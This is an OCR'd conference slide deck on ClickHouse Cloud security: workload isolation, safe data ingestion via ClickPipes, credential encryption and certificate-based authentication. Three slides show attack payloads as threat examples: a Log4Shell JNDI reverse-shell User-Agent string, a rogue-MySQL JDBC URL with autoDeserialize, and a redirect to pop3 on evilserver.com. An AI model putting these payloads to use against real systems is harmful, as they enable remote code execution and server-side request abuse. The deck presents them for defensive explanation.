Security in ClickHouse Cloud

San Tran

Oct, 2024

ClickHouse

Speakers

San Tran

Application/Product security dude


01

Workload Isolation

Prompt: make lego factory where all lego mans are isolated in their own cubical


ClickHouse


Workload isolation - 10,000 foot view




More info: https://clickhouse.com/blog/building-clickhouse-cloud-from-scratch-in-a-year


Workload isolation - Account level







Workload isolation - Cluster level








Workload isolation - Wait a minute... ClickPipes?



More info: https://clickhouse.com/cloud/clickpipes

What is ClickPipe?




What really is ClickPipes?

```
User-Agent:${jndi:ldap://<redacted>:1389/Basic
/ReverseShell/<redacted_ip>/9999}
```


```
jdbc:mysql://rogue-mysql-server-ip:3306/demo?user=root
&password=password&characterEncoding=utf8&useSSL=false
&queryInterceptors=com.mysql.cj.jdbc.interceptors.Serv
erStatusDiffInterceptor&autoDeserialize=true
```

```
HTTP/1.0 302 Found
Location:pop3://x:x@evilserver.com/
```




Sources

Log4shell / Log4j … que?



Workload isolation - Wait a minute... ClickPipes?



CVE-2022-29972 Detail

Description

An argument injection vulnerability in the browser-based authentication component of the Magnitude Simba Amazon Redshift ODBC Driver (1.4.14 through 1.4.21.1001 and 1.4.22 through 1.4.x before 1.4.52) may allow a local user to execute arbitrary code.

Metrics | CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:


Base Score: 7.8 HIGH

Vector: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H


NIST: NVD


References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.



Workload isolation - Wait a minute… ClickPipes?





Workload isolation - Wait a minute... ClickPipes?


02

Ingest data safely with ClickPipes


Prompt: lego plumber fixing pipe connect to many pipes


ClickHouse

Is my credential safe?



ABSOLUTELY!


Encrypted using KMS
Control Plane
Encrypted blob in DB
Dataplane RDS
Decrypted in memory at run time
Discovery/Ingestion pod


ClickHouse
SA
gcp_test
SQL Console
Data sources
Backups
Settings
Monitoring
Help
Connect
Data sources / ClickPipes / Kafka
Select the data source
2
Setup your ClickPipe Connection
If you need any help to connect to Apache Kafka access the documentation for more details.
Integration name
YOUR KAFKA CONNECTION
Description
Custom Kafka ingestion
Username
YOUR KAFKA USERNAME
Password
SASL Mechanism
SASL/PLAIN
Consumer group
clickpipes-f40816c9-7a1d-485f-aa07-2193569c3065
Servers
Your Kafka broker: ex:localhost:9092
SSL certificate (Beta)
Read Docs
Use Schema Registry
Read Docs
Back
Next: Incoming Data
3
Incoming Data
4
Parse Information
5
Details and Settings

What about authenticating with ClickHouse?

- SSL X.509 certificate authentication (from our internal CA)

```
1  select name, auth_type, auth_params from system.users where name like 'clickpipe%'
```

Search results... Elapsed: 0.001s Read: 18 rows (4.71 KB)

#	name	auth_type	auth_params
1	clickpipe:854e88cc-ab06-433b-91d1-b14d8473acce:san.tran@clickhouse.com	ssl_certificate	{"common_names":["clickpipe-085d11da7bfbf5e1f952be14508d87f72d33f58645…
2	clickpipe:3852d008-04d7-4503-ae8d-8d467f198ec4:san.tran@clickhouse.com	ssl_certificate	{"common_names":["clickpipe-594fca4bed50db238162fb92f0dd05620323660919…

What about authenticating with ClickHouse?

- SSL X.509 certificate authentication (from our internal CA)
- Short-live certificate

```
1  select name, auth_type, auth_params from system.users where name like 'clickpipe%'
```

Search results... Elapsed: 0.001s Read: 18 rows (4.71 KB)

#	name	auth_type	auth_params
1	clickpipe:854e88cc-ab06-433b-91d1-b14d8473acce:san.tran@clickhouse.com	ssl_certificate	{"common_names":["clickpipe-085d11da7bfbf5e1f952be14508d87f72d33f58645…
2	clickpipe:3852d008-04d7-4503-ae8d-8d467f198ec4:san.tran@clickhouse.com	ssl_certificate	{"common_names":["clickpipe-594fca4bed50db238162fb92f0dd05620323660919…

What about authenticating with ClickHouse?

- SSL X.509 certificate authentication (from our internal CA)
- Short-live certificate
- Certificate only works from inside ClickHouse infrastructure.


```
1  select name, auth_type, auth_params from system.users where name like 'clickpipe%'
```

Search results... Elapsed: 0.001s Read: 18 rows (4.71 KB)

#	name	auth_type	auth_params
1	clickpipe:854e88cc-ab06-433b-91d1-b14d8473acce:san.tran@clickhouse.com	ssl_certificate	{"common_names":["clickpipe-085d11da7bfbf5e1f952be14508d87f72d33f58645…
2	clickpipe:3852d008-04d7-4503-ae8d-8d467f198ec4:san.tran@clickhouse.com	ssl_certificate	{"common_names":["clickpipe-594fca4bed50db238162fb92f0dd05620323660919…

03

Can ClickHouse engineers access your instance?



